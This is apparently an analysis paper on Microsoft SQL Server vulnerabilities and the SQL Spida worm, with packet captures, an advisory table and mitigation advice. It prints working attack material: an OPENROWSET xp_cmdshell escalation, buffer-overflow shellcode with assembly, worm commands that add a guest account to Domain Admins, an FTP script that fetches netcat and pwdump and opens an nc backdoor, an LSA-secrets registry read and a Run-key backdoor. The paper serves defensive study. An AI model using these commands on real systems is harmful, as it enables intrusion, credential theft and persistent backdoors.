00 00 AB 68 00 47 16 00 00 01 00 27 00 43 00 68  ...h.G.....'.C.h
00 61 00 6E 00 67 00 65 00 64 00 20 00 6C 00 61  .a.n.g.e.d. .l.a
00 6E 00 67 00 75 00 61 00 67 00 65 00 20 00 73  .n.g.u.a.g.e. .s
00 65 00 74 00 74 00 69 00 6E 00 67 00 20 00 74  .e.t.t.i.n.g. .t
00 6F 00 20 00 75 00 73 00 5F 00 65 00 6E 00 67  .o. .u.s._.e.n.g
00 6C 00 69 00 73 00 68 00 2E 00 07 XX 00 XX 00  .l.i.s.h....X.X.
XX 00 XX 00 XX 00 XX 00 XX 00 00 00 00 AD 36 00  X.X.X.X.X.....6.
01 07 01 00 00 16 4D 00 69 00 63 00 72 00 6F 00  ......M.i.c.r.o.
73 00 6F 00 66 00 74 00 20 00 53 00 51 00 4C 00  s.o.f.t. .S.Q.L.
20 00 53 00 65 00 72 00 76 00 65 00 72 00 00 00   .S.e.r.v.e.r...
00 00 08 00 00 C2 E3 13 00 04 04 34 00 30 00 39  ...........4.0.9
00 36 00 04 34 00 30 00 39 00 36 00 FD 00 00 00  .6..4.0.9.6.....
00 00 00 00 00                                   .....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

An unsuccessful *SQLPing* attempt results in simply an ICMP Port Unreachable response to the UDP/1434 attempt. Scanning for a packet destined for UDP/1434 with a payload of only 0x02 serves as an effective signature to detect *SQLPing*.

The HELLO packet

Another packet seen in SQL Server interaction is the HELLO packet. Below is a HELLO session; the three-way-handshake and the session termination are omitted for brevity:

```
08/17-00:34:02.016811 192.168.1.4:32770 -> 192.168.1.2:1433
TCP TTL:64 TOS:0x0 ID:16001 IpLen:20 DgmLen:104 DF
***AP*** Seq: 0x4D69489  Ack: 0x24C87D8  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 109303 0
12 01 00 34 00 00 00 00 00 00 15 00 06 01 00 1B  ...4............
00 01 02 00 1C 00 0C 03 00 28 00 04 FF 08 00 02  .........(......
10 00 00 00 4D 53 53 51 4C 53 65 72 76 65 72 00  ....MSSQLServer.
24 01 00 00                                      $...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

08/17-00:34:02.016811 192.168.1.2:1433 -> 192.168.1.4:32770
TCP TTL:128 TOS:0x0 ID:59441 IpLen:20 DgmLen:89 DF
***AP*** Seq: 0x24C87D8  Ack: 0x4D694BD  Win: 0x443C  TcpLen: 32
TCP Options (3) => NOP NOP TS: 757570 109303
04 01 00 25 00 00 01 00 00 00 15 00 06 01 00 1B  ...%............
00 01 02 00 1C 00 01 03 00 1D 00 00 FF 08 00 00  ................
C2 00 00 02 00                                   .....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

A second HELLO probed captured by a simulator honeynet, the differences in the packet are highlighted:

```
08/10-09:17:26.084189 211.201.134.178:4147 -> 12.82.142.89:1433
TCP TTL:116 TOS:0x0 ID:58843 IpLen:20 DgmLen:92 DF
***AP*** Seq: 0x33E7845E  Ack: 0x3EB687B9  Win: 0x4470  TcpLen: 20
12 01 00 34 00 00 00 00 00 00 15 00 06 01 00 1B  ...4...........
00 01 02 00 1C 00 0C 03 00 28 00 04 FF 08 00 01  .........(......
55 00 00 00 4D 53 53 51 4C 53 65 72 76 65 72 00  U...MSSQLServer.
80 05 00 00                                      ....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The HELLO packet becomes important not only in scanning for SQL Servers but there is currently a buffer-overflow vulnerability using the HELLO packet as a vector for attack. With a properly crafted string replaces the string "MSSQLServer", it is theoretically possible to execute code on the SQL Server as LOCAL/SYSTEM.[10] Simply replacing the "MSSQLServer" string with 560 X-characters is sufficient to crash the service on an unpatched server.

Classes of Vulnerabilities

Vulnerabilities of Microsoft SQL Server and MSDE can be partitioned into three broad categories: password vulnerability, privilege elevation, and buffer overflow. There are two major vectors over which these vulnerabilities may be exploited, either through an established, authorized (i.e. valid username/password pair) connection, or through an unauthorized connection. Another special-case vector is SQL injection, where the user-supplied input is not filtered properly, so command characters are "injected" into the SQL command string passed to the SQL server from a Web Server Script, using the authorization and privilege of the web-script. Cross-site scripting is a special-case of SQL injection, which will be addressed below.

Like in an operating system, the impact of a compromised password depends on which account lost integrity. The *sa* account is the equivalent to *root* on a Unix system, or *Administrator* on an NT/2000 server. This *sa* account is more vulnerable than these other operating system account for a couple of reasons. Firstly, the *sa* account must exist. It cannot be renamed, yet *root* and *Administrator* can be renamed in their respective operating systems. Secondly, failed login attempts are not logged by the server. Both of these issues increase the risk of a successful brute-force password-guessing attack—it reduces the name-space to attack (since *sa* must exist,) and reduces the chance of detection (since the log-signature of the attack is non-existent.) Thirdly, the default value for *sa*'s password is NULL, or the empty string. Many SQL configurations rely on this empty password, and there are a lot of servers out there with this vulnerability.[11] Password vulnerabilities can also manifest as poorly encrypted files and registry entries on the SQL server itself. For example, Microsoft Security Bulletin MS02-035[12] describes how two copies of *Setup.iss* are created in *%windir%*, and *%sqlserverinstance%\install*, where the copy in *%windir%* is created so that the "Everyone" group is granted "Full Control" privileges. Additionally, the user account and password that SQL Server will run under is stored in this file. The passwords stored in this file "are encoded using a weak algorithm."[13]

Elevation of Privilege occurs when a vulnerability allows a user account to execute commands or access files that the account is not permitted to. There are some programs that must execute a higher privilege levels temporarily—in order to access system tables, or protected memory areas for example. Programs will change the effective user ID of the process to accomplish this, and some of their programs and routines are vulnerable. If the program or routine requires system administrator level privileges, the damage can be quite severe. An example of such an exploit occurred in the OpenRowset query statement. Before Service Pack 2

[10] SecurityFocus. BugTraq ID 5411.
[11] The SANS Institue. SANS The Twenty Most Critical Internet Security Vulnerabilities
[12] Microsoft. Microsoft Security Bulletin MS02-035.
[13] Application Security, Inc. Application Security Bulletin CC070204.

in MS SQL 7.0, the arguments for OpenRowset were not properly validated[14]. This allowed a user, who could run the OpenRowset command, to execute commands as the *sa* account, since OpenRowset's underlying code ran as *sa*. An example string that exploits this vulnerability to return the directory of the c:\ drive is[15]:

```
SELECT * FROM OPENROWSET('SQLOLEDB','Trusted_Connection=Yes; Data
Source=myserver','SET FMTONLY OFF execute master..xp_cmdshell "dir
C:\"')
```

Another example of privilege elevation occurs when certain extended stored procedures run in the security context of the *sa* account, as opposed to the user's security context. Microsoft Security Bulletin MS02-043 covers this vulnerability, citing *xp_startmail*, and *xp_sendmail* as two such procedures.[16]

Buffer Overflows occur when user input exceeds the storage boundaries of a program's input variables. Say that a program is expecting a string from a user, and that the program has allocated 1024 bytes for the string. Next, a user enters a string of 2048 characters as input. If the program blindly writes 2048 characters into the 1024 byte area of memory, the additional 1024 bytes overwrite the next 1024 bytes in memory. Often, this will result in a crash of the program, and possibly a Denial of Service will occur. Should these overwritten bytes be part of the stack and alter the function's return address a dangerous situation occurs. A specifically crafted string could enter additional executable code into the buffer space, and overwrite the Return-Pointer of the subroutine, resulting in execution of the injected code. This will allow an attack to execute code on a victim machine with the privilege level of the subroutine/program that was attacked.[17] A simple local Denial of Service buffer overflow can occur with the following command as *sa*:

```
SELECT pwdencrypt(REPLICATE('A',353));
```

An example of a code-executing buffer overflow is available from @stake Inc.'s Security Advisory A120100-1.[18] The buffer overflow attacks the *xp_displayparamstmt*[19] extended procedure. If given this string as an argument, the buffer will be overwritten, and the injected code will execute, creating the file *c:\sqloverrun.txt*. This buffer overflow is simply proof of concept code, and requires a working account on the database that can execute the *xp_displayparamstmt*. The attack appears as:

```
exec xp_displayparamstmt '$ATTACKSTRING',2,3
```

[14] Microsoft. Microsoft Secuirty Bulletin MS00-014.
[15] Scambray, and McClure, p.238-239.
[16] Microsoft. Microsoft Security Bulletin MS02-043.
[17] Leiseboer.
[18] Anley.
[19] Application Security, Inc. "Microsoft SQL Server: Buffer Overflows in numerous extended stored procedures."

Where *$ATTACKSTRING* is:

```
         90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
.
.
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 FF E0 90 90 AE 20 A6 41 90 8B D0 83 C2
52 55 8B EC BF 14 80 A6 41 BE 40 80 A6 41 B9 FF FF FF FF 83 E9 B3 83 2A
01 83 C2 01 83 E9 01 85 C9 75 F3 83 EA 48 52 52 FF 17 5A 50 83 C2 10 52
52 50 FF 16 5A 83 C2 08 52 33 DB 53 52 FF D0 5A 58 83 C2 24 52 50 FF 16
33 DB 53 FF D0 01 01 01 01 6C 66 73 6F 66 6D 34 33 2F 65 6D 6D 01 01 01
01 58 6A 6F 46 79 66 64 01 64 6E 65 2F 66 79 66 21 30 64 21 65 6A 73 21
3F 21 64 3B 5D 74 72 6D 70 77 66 73 73 76 6F 2F 75 79 75 01 01 46 79 6A
75 51 73 70 64 66 74 74 01
```

Note the NOP-slide in italics, and the return-address in bold. The assembly/pseudo-code of the injected commands:[20]

```
//12083 NOPs
jmp eax
// overwrite saved return address
mov edx,eax
add edx,0x52  //<- points to our string table
push ebp
mov ebp,esp
mov edi,0x41A68014
mov esi,0x41A68040
mov ecx, 0xFFFFFFFF
sub ecx, 0xFFFFFFB3
// here:
sub dword ptr[edx],1
add edx,1
sub ecx,1
test ecx,ecx
jne here
sub edx, 0x48
push edx // <- calling LoadLibrary will mess edx so save it on
                stack
// Even though we're about to push edx as an arg to LoadLibrary
// we have to push it twice as LoadLibrary will remove one of
them
// from the stack - once the call has returned pop it back into
edx
// LoadLibrary("kernel32.dll");
push edx
call [edi]
pop edx
// On return LoadLibrary has placed a handle in EAX
// save this on this stack for later use
push eax
// GetProcAddress(HND,"WinExec");
add edx, 0x10
push edx
// need to save this again - pop it when GetProcAddress returns
push edx
push eax
call [esi]
```

[20] Lichfield, David.

```
pop edx
// WinExec("cmd.exe /c.....",SW_HIDE);
add edx, 0x08
push edx // <- save edx
xor ebx,ebx
push ebx
push edx
call eax
// With the shell spawned code now calls ExitProcess()
pop edx
pop eax // <- This is saved handle to kernel32.dll
// GetProcAddress(HND,"ExitProcess");
add edx,0x24
push edx
push eax
call [esi]
// call ExitProcess(0);
xor ebx,ebx
push ebx
call eax
// Here are our strings
// kernel32.dll, WinExec, cmd.exe /c ... , ExitProcess
// 1 has been added to each character to 'hide' the nulls
// the loop will sub 1 from each char
```

What Can Go Wrong:

Once an attack has an interactive session established with *sa* privileges, there is a lot of damage that they can do, not only to your system, but your network's integrity. Inspect these captured packets from a SQL Worm infection:

```
0x0080: 01 00 65 00 78 00 65 00 63 00 20 00 78 00 70 00  ..e.x.e.c. .x.p.
0x0090: 5F 00 63 00 6D 00 64 00 73 00 68 00 65 00 6C 00  _.c.m.d.s.h.e.l.
0x00A0: 6C 00 20 00 27 00 6E 00 65 00 74 00 20 00 75 00  l. .'.n.e.t. .u.
0x00B0: 73 00 65 00 72 00 20 00 67 00 75 00 65 00 73 00  s.e.r. .g.u.e.s.
0x00C0: 74 00 20 00 2F 00 61 00 63 00 74 00 69 00 76 00  t. ./.a.c.t.i.v.
0x00D0: 65 00 3A 00 79 00 65 00 73 00 27 00              e.:.y.e.s.'.

0x0080: 01 00 65 00 78 00 65 00 63 00 20 00 78 00 70 00  ..e.x.e.c. .x.p.
0x0090: 5F 00 63 00 6D 00 64 00 73 00 68 00 65 00 6C 00  _.c.m.d.s.h.e.l.
0x00A0: 6C 00 20 00 27 00 6E 00 65 00 74 00 20 00 75 00  l. .'.n.e.t. .u.
0x00B0: 73 00 65 00 72 00 20 00 67 00 75 00 65 00 73 00  s.e.r. .g.u.e.s.
0x00C0: 74 00 20 00 6F 00 34 00 63 00 33 00 65 00 33 00  t. .o.4.c.3.e.3.
0x00D0: 63 00 39 00 27 00                                c.9.'.

0x0080: 01 00 65 00 78 00 65 00 63 00 20 00 78 00 70 00  ..e.x.e.c. .x.p.
0x0090: 5F 00 63 00 6D 00 64 00 73 00 68 00 65 00 6C 00  _.c.m.d.s.h.e.l.
0x00A0: 6C 00 20 00 27 00 6E 00 65 00 74 00 20 00 6C 00  l. .'.n.e.t. .l.
0x00B0: 6F 00 63 00 61 00 6C 00 67 00 72 00 6F 00 75 00  o.c.a.l.g.r.o.u.
0x00C0: 70 00 20 00 61 00 64 00 6D 00 69 00 6E 00 69 00  p. .a.d.m.i.n.i.
0x00D0: 73 00 74 00 72 00 61 00 74 00 6F 00 72 00 73 00  s.t.r.a.t.o.r.s.
0x00E0: 20 00 67 00 75 00 65 00 73 00 74 00 20 00 2F 00   .g.u.e.s.t. ./.
0x00F0: 61 00 64 00 64 00 27 00                          a.d.d.'.

0x0080: 01 00 65 00 78 00 65 00 63 00 20 00 78 00 70 00  ..e.x.e.c. .x.p.
0x0090: 5F 00 63 00 6D 00 64 00 73 00 68 00 65 00 6C 00  _.c.m.d.s.h.e.l.
0x00A0: 6C 00 20 00 27 00 6E 00 65 00 74 00 20 00 67 00  l. .'.n.e.t. .g.
0x00B0: 72 00 6F 00 75 00 70 00 20 00 22 00 44 00 6F 00  r.o.u.p. ."D.o.
0x00C0: 6D 00 61 00 69 00 6E 00 20 00 41 00 64 00 6D 00  m.a.i.n. .A.d.m.
0x00D0: 69 00 6E 00 73 00 22 00 20 00 67 00 75 00 65 00  i.n.s.". .g.u.e.
0x00E0: 73 00 74 00 20 00 2F 00 61 00 64 00 64 00 27 00  s.t. ./.a.d.d.'.
```

First, it activates the guest account, sets its password to 04c3e3c9, adds *guest* to the *administrators* group and the *Domain Admins* group. After this event, an attacker now has control of not only the SQL server, but also possibly the entire security domain. An attacker could also build an FTP script to download netcat on the target SQL Server and use that to open up an interactive backdoor[21]:

```
EXEC xp_cmdshell 'echo open 192.168.234.39 > ftptemp'
EXEC xp_cmdshell 'echo user anonymous ladee@da.com>> ftptemp'
EXEC xp_cmdshell 'echo bin >> ftptemp'
EXEC xp_cmdshell 'echo get nc.exe >> ftptemp'
EXEC xp_cmdshell 'echo get kill.exe >> ftptemp'
EXEC xp_cmdshell 'echo get samdump.dll >> ftptemp'
EXEC xp_cmdshell 'echo get pwdump2.exe >> ftptemp'
EXEC xp_cmdshell 'echo get pulist.exe >> ftptemp'
EXEC xp_cmdshell 'echo bye >> ftptemp'
EXEC xp_cmdshell 'echo ftp -n -s:ftptemp'
EXEC xp_cmdshell 'erase ftptemp'
EXEC xp_cmdshell 'start nc -L -d -p 2002 -e cmd.exe'
```

What if the attacker does not have the *sa* password? By exploiting a poorly written procedure, like the one seen with OpenRowset above, an attack can still gain control of a SQL Server. What if *xp_cmdshell* has been disabled on the SQL Server? One could simply call *kernel32.dll* directly as illustrated above in the *xp_displayparamstmt* buffer overflow above. Another alternative is to exploit the SQL Server's registry through other extended procedures such as[22]:

```
USE Master
EXEC xp_regread 'HKEY_LOCAL_MACHINE','SCURITY\Policy','Secrets'
```

To possibly glean some passwords from the system or use this entry to start up a backdoor on port 8080 whenever the system reboots:

```
EXEC xp_regwrite 'HKEY_LOCAL_MACHINE',
'SOFTWARE\Microsoft\Windows\CurrentVersion', 'Run', 'REG_SZ',
'c:\temp\nc -L -d -e cmd.exe -p 8080'
```

[21] Scambray, and McClure, p. 300.
[22] Scambray, and McClure, p. 163.

Correlation of Advisories

Security Advisories have been collected from a number of sources. Most were collected from the Common Vulnerabilities and Exposures database,[23] BugTraq ID database[24], Microsoft Security Bulletins[25], CERT Vulnerability Notes[26], SANS Handler notes[27], and CSIRT Bulletins.[28] These alerts have been collected and cross-referenced. Dates of the advisory are determined by this order of preference: CVE Database, BugTraq Database, Microsoft Bulletin, and CERT Vulnerability Note. The title is derived first from the Microsoft Bulletin, BugTraq Title, or other advisory title. The Vulnerabilities are classified into locally- (L) versus remotely- (R) exploitable, and partitioned into password vulnerability (PW,) denial of service (DOS,) privilege elevation (PE,) and buffer overflow (BO.) Some vulnerabilities can also be exploited through SQL injection, these are noted by "L/inj." "Inj." listed without the "L" indicates that this vulnerability creates an injection vector into the server. "CSS" denotes a Cross-Site Scripting vulnerability.

[23] MITRE Corporation.
[24] SecurityFocus. "Vulns Archive."
[25] Microsoft. "HotFix & Security Bulletin Service."
[26] Carnegie Mellon Software Engineering Institue. "Vulnerabilities, Incidents & fixes."
[27] The SANS Institue. "Internet Threat Monitor."
[28] Not provided to protect client confidentiality.

Correlation of Security Advisories

Date	ID	BID	MS-ID	CERTVU	Notes	Title
12/20/1999			MS99-059		R DOS	Malformed TDS Packet Header Vulnerability
3/8/2000	CVE-2000-0202		MS00-014		L PE	SQL Query Abuse Vulnerability
3/22/2000	CAN-2000-0199	1055			L PW	Microsoft Weak Password Encryption Vulnerability
5/30/2000	CVE-2000-0402	1281	MS00-035		L PW	SQL Server 7.0 Service Pack Password Vulnerability
7/7/2000			MS00-048		L PE	Stored Procedure Permissions Vulnerability
7/11/2000			MS00-041		L PW	DTS Password Vulnerability
12/19/2000	CAN-2000-1081	2030	MS00-092		L BO	Extended Stored Procedure parameter Parsing Vulnerability
12/19/2000	CAN-2000-1082	2031	MS00-092		L BO	Extended Stored Procedure parameter Parsing Vulnerability
12/19/2000	CAN-2000-1083	2038	MS00-092		L BO	Extended Stored Procedure parameter Parsing Vulnerability
12/19/2000	CAN-2000-1084	2039	MS00-092		L BO	Extended Stored Procedure parameter Parsing Vulnerability
12/19/2000	CAN-2000-1085	2040	MS00-092		L BO	Extended Stored Procedure parameter Parsing Vulnerability
12/19/2000	CAN-2000-1086	2041	MS00-092		L BO	Extended Stored Procedure parameter Parsing Vulnerability
12/19/2000	CAN-2000-1087	2042	MS00-092		L BO	Extended Stored Procedure parameter Parsing Vulnerability
12/19/2000	CAN-2000-1088	2043	MS00-092		L BO	Extended Stored Procedure parameter Parsing Vulnerability
9/18/2001	CVE-2001-0344		MS01-032		R PE	SQL Query Method Enables Cached Administrator Connection to be Reused
1/31/2002	CAN-2001-0542	3733	MS01-060	700575	L BO	SQL Server Text Formatting Functions Contain Unchecked Buffers
3/15/2002	CAN-2002-0056	4135	MS02-007	619707	L BO	SQL Server Remote Data Source Function Contain Unchecked Buffers
5/2/2002	CAN-2002-0154	4231	MS02-020	627275	L BO	SQL Extended Procedure Functions Contain Unchecked Buffers
6/19/2002		5057			L/Inj BO	Microsoft SQL MS Jet Engine Unicode Buffer Overflow Vulnerability
7/1/2002	CAN-2001-0509		MS01-041		R DOS	Malformed RPC Request Can Cause Service Failure
7/12/2002	CAN-2002-0695	5372	MS02-040		L BO	Unchecked Buffer in MDAC Function Could Enable SQL Server Compromise
7/22/2002	CAN-2002-0719	5422			Inj	Microsoft Content Management Server 2001 SQL Injection Vulnerability
7/25/2002		5309			L PE	Microsoft SQL Server 2000 Replication Stored Procedures Injection Vulnerability
7/26/2002	CAN-2002-0186	5004	MS02-030	811371	L/Inj BO	Unchecked Buffer in SQLXML Could Lead to Code Execution
7/26/2002	CAN-2002-0187	5005	MS02-030	139931	CSS BO	Unchecked Buffer in SQLXML Could Lead to Code Execution
7/26/2002	CAN-2002-0624	5205	MS02-034	225555	R BO	Microsoft SQL Server 2000 Incorrect Registry Key Permissions Vulnerability
7/26/2002	CAN-2002-0641	4847	MS02-034	682620	L BO	Microsoft SQL Server 2000 Bulk Insert Procedure Buffer Overflow Vulnerability
7/26/2002	CAN-2002-0642	5014	MS02-034	796313	L PE	Microsoft SQL Server 2000 Password Encrypt Procedure Buffer Overflow Vulnerability
7/26/2002	CAN-2002-0643	5203	MS02-035	338195	L PW	SQL Server installation Process May Leave Passwords on System
7/26/2002	CAN-2002-0644	5307	MS02-038	279323	L BO	Unchecked Buffer in SQL Server 2000 Utilities Could Allow Code Execution
7/26/2002	CAN-2002-0645		MS02-038	508387	L/Inj PE	Unchecked Buffer in SQL Server 2000 Utilities Could Allow Code Execution
7/26/2002	CAN-2002-0649	5310 5311	MS02-039	399260 484891	R BO	Buffer Overruns in SQL Server 2000 Resolution Service Could Enable Code Execution
7/26/2002	CAN-2002-0650	5312	MS02-039	370308	R DOS	Microsoft SQL Server 2000 contains denial-of-service vulnerability in SQL Server Resolution Service
7/26/2002	CAN-2002-0729				R DOS	Microsoft SQL Server 2000 Denial of Service Vulnerability
8/6/2002		5411			R BO	Microsoft SQL Server Remote Buffer Overflow Vulnerability
8/10/2002	CAN-2000-1209	4797	Q313418, Q321081	635463	R PW	Microsoft SQL Server and Microsoft Data Engine (Null default password)
8/14/2002	CAN-2002-0721		MS02-043		L PE	Microsoft SQL Server Extended Stored Procedure Privilege Elevation Vulnerability

Mitigation

There are a number of things that can be done to protect a SQL Server. Strategically, an administration team can do the following: secure the perimeter, strengthen passwords, encrypt or protect the data stream, and limit access and privilege. Secure the enterprise's perimeter by blocking TCP/1433 and UDP/1434 from everywhere unless absolutely needed. Do not leave the *sa* account without a password, use strong passwords for all accounts. Use multiprotocol mode instead of IP Sockets or Named Pipes, and enable encryption. If possible, isolate the traffic between the SQL Server and it's clients on a private network (e.g. directly connect web servers and SQL Servers via dedicated interfaces using cross-over cables, or private switches/hubs.) Don't use the *sa* account for simple queries, create limited accounts for use by web pages and restrict their privileges to the minimum required to perform their intended task. Don't use the local *Administrator* account as the service account for SQL Server; create another, limited access account to run SQL Server under. Don't use mixed mode authentication, use Windows Only authentication. Disable any unnecessary extended procedures such as *xp_cmdshell*, *xp_regread*, or *xp_regwrite*. In order to do this, log in as *sa* and drop the procedure:

```
Use Master
go
drop procedure xp_cmdshell
go
```

This will not stop a determined attacker, (who can re-add a procedure once they gain *sa* access,) but it can certainly hamper a worm or automated attack.

Conclusion

Microsoft SQL Server and Data Engine (MSDE) listen on TCP/1433. Every installation of SQL Server has the *sa* account, and the default installation leaves this account with no password. We have seen a number of ways to compromise a server once access to the SQL service is gained. A single compromised server allows an attacker to establish a beachhead within your enterprise that can be used to launch further attacks that bypass the perimeter defenses of the network.

It is important to be aware that many products have SQL Server and MSDE installed within them that are not obvious. These products are also just as vulnerable to exploitation. While a known service can be hardened and protected; these unknown services don't receive the same attention and thus become a greater risk to the enterprise. It is recommended that TCP/1433 and UDP/1434 be blocked at the perimeter for this very reason.

Specific Exploit: Automated Attacks Against SQL Servers with NULL Passwords

Vulnerability Details:


Microsoft SQL Server and Microsoft Data Engine (NULL default password)
References:

CVE: CAN-2000-1209
BID: 4797
MS: Q313418, Q321081
CERT: VU635463, IN-2002-04

Variants: Kaiten worm (November 27, 2001) CERT IN-2001-13
Operating Systems: Windows NT/2000/XP
Vulnerable Applications: Microsoft SQL Server, Microsoft SQL Server 2000, Microsoft Data Engine, and any application integrating these programs.
Protocols/Services: TCP/1433 (typically—SQL server can run on any port) and UDP/1434
Brief Description: The default install of these applications/services leaves the *sa* account without a password. This account has full administration privileges on the databases, and can execute shell commands on the host server. Typically, these services are installed execute with Local Administrator privileges, further increasing the risk. Automated tools are currently scanning for, and exploiting this common condition.

The Simplest Exploit?

Exploits like this don't get any easier: the administration-level account simply has no password. There is no trick to getting into a system configured like that. So if this is that simple, why spend the time covering it? If there weren't so many systems misconfigured out on the Internet, the SQL Spida worm would not have been news. Tragically the word still needs to get out. Based on the DShield data below the worm is being detected and servers are being secured, but there appears to be a steady level of scanning sources, the SQL Spida worm could become part of the background noise of the Internet fitting in with Code Red and Nimda.



A New Dog with an Old Trick

Microsoft SQL is derivative of the Sybase SQL database. Sybase introduced the *sa* account and the application's reliance upon it. The password for *sa* has been NULL since its inception. Introducing the vulnerability with the first installation. This vulnerability was first publicly exploited September 15th, 2000 to deface over 160 UK websites.[29] In August of 2001, the "Kaiten" worm (also known as Voyager Alpha Force, W32/Voyage, and W32/Cblade.worm) trolled through the internet, finding SQL servers with a NULL-*sa* password, which were infected, and used to scan for more vulnerable hosts. Microsoft issued Knowledge Base Article Q313418 on November 26th, 2001 that addressed the NULL *sa* password vulnerability and cited the Kaiten malicious code. CERT released Incident Note IN-2001-13 on November 27th, 2001 in response. On May 3rd, 2002, DShield.org detected an increase in scans for TCP/1433. This increase in activity was attributed to a new worm, exploiting the same vulnerability first used over a year and a half ago.

Analysis of the SQL Worm

The worm was publicly known and referred to as the SQL Spida Worm or sqlsnake. Symantec classified it as Digispid.B.Worm, while McAfee used JS/SQLSpida.b.worm. The worm scanned Internet addresses (opening 100 threads at a time) for connections on TCP/1433 and attempted NULL-logins of *sa* when a system was found. If the *sa* login was successful, the worm infects the target, sends details of the infected system to an internet mailbox, and commences further scanning and infection.

We begin our analysis with two theoretical machines, INFECTED, a SQL server infected with the worm, and VICTIM, a SQL Server with a NULL-password for the *sa* account. INFECTED scans the Internet, sending SYN packets to port TCP/1433, looking for a SYN-ACK in reply. VICTIM, who is listening on TCP/1433 answers with a SYN-ACK. The SYN probe from INFECTED would look something similar to this capture:

```
08/10-09:17:27.144281 attacker.178:4152 -> victimip.89:1433
TCP TTL:116 TOS:0x0 ID:58872 IpLen:20 DgmLen:244 DF
***AP*** Seq: 0x33EF4E39  Ack: 0x3F466ED4  Win: 0x4470  TcpLen: 20
10 01 00 CC 00 00 01 00 C4 00 00 00 01 00 00 71  ...............q
00 10 00 00 00 00 00 07 10 0B 00 00 00 00 00 00  ................
E0 03 10 00 E4 FD FF FF 12 04 00 00 56 00 03 00  ............V...
5C 00 02 00 00 00 00 00 60 00 21 00 A2 00 0C 00  \.......`.!.....
00 00 00 00 BA 00 05 00 C4 00 00 00 C4 00 00 00  ................
00 04 75 99 3E 63 00 00 00 00 C4 00 00 00 53 00  ..u.>c........S.
55 00 48 00 73 00 61 00 4D 00 69 00 63 00 72 00  U.H.s.a.M.i.c.r.
6F 00 73 00 6F 00 66 00 74 00 20 00 28 00 72 00  o.s.o.f.t. .(.r.
29 00 20 00 57 00 69 00 6E 00 64 00 6F 00 77 00  ). .W.i.n.d.o.w.
73 00 20 00 53 00 63 00 72 00 69 00 70 00 74 00  s. .S.c.r.i.p.t.
20 00 48 00 6F 00 73 00 74 00 XX 00 XX 00 2E 00   .H.o.s.t.X.X...
38 00 32 00 2E 00 31 00 34 00 32 00 2E 00 38 00  8.2...1.4.2...8.
39 00 4F 00 4C 00 45 00 44 00 42 00              9.O.L.E.D.B.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

If the IP number for VICTIM was 1.2.3.4, the target host in the probe packet would be Host1.2.3.4. Since VICTIM has a NULL-password in our example, it will acknowledge the login and INFECTED will launch a series of packets that activates the *guest* account (not a database account, but an account on the actual server,) sets the password to a random string, elevates the privileges of *guest* to that of *administrator* and adds it to the *Domain Admins* group.

[29] Greene.

```
0x0080: 01 00 65 00 78 00 65 00 63 00 20 00 78 00 70 00  ..e.x.e.c. .x.p.
0x0090: 5F 00 63 00 6D 00 64 00 73 00 68 00 65 00 6C 00  _.c.m.d.s.h.e.l.
0x00A0: 6C 00 20 00 27 00 6E 00 65 00 74 00 20 00 75 00  l. .'.n.e.t. .u.
0x00B0: 73 00 65 00 72 00 20 00 67 00 75 00 65 00 73 00  s.e.r. .g.u.e.s.
0x00C0: 74 00 20 00 2F 00 61 00 63 00 74 00 69 00 76 00  t. ./.a.c.t.i.v.
0x00D0: 65 00 3A 00 79 00 65 00 73 00 27 00              e.:.y.e.s.'.

0x0080: 01 00 65 00 78 00 65 00 63 00 20 00 78 00 70 00  ..e.x.e.c. .x.p.
0x0090: 5F 00 63 00 6D 00 64 00 73 00 68 00 65 00 6C 00  _.c.m.d.s.h.e.l.
0x00A0: 6C 00 20 00 27 00 6E 00 65 00 74 00 20 00 75 00  l. .'.n.e.t. .u.
0x00B0: 73 00 65 00 72 00 20 00 67 00 75 00 65 00 73 00  s.e.r. .g.u.e.s.
0x00C0: 74 00 20 00 6F 00 34 00 63 00 33 00 65 00 33 00  t. .o.4.c.3.e.3.
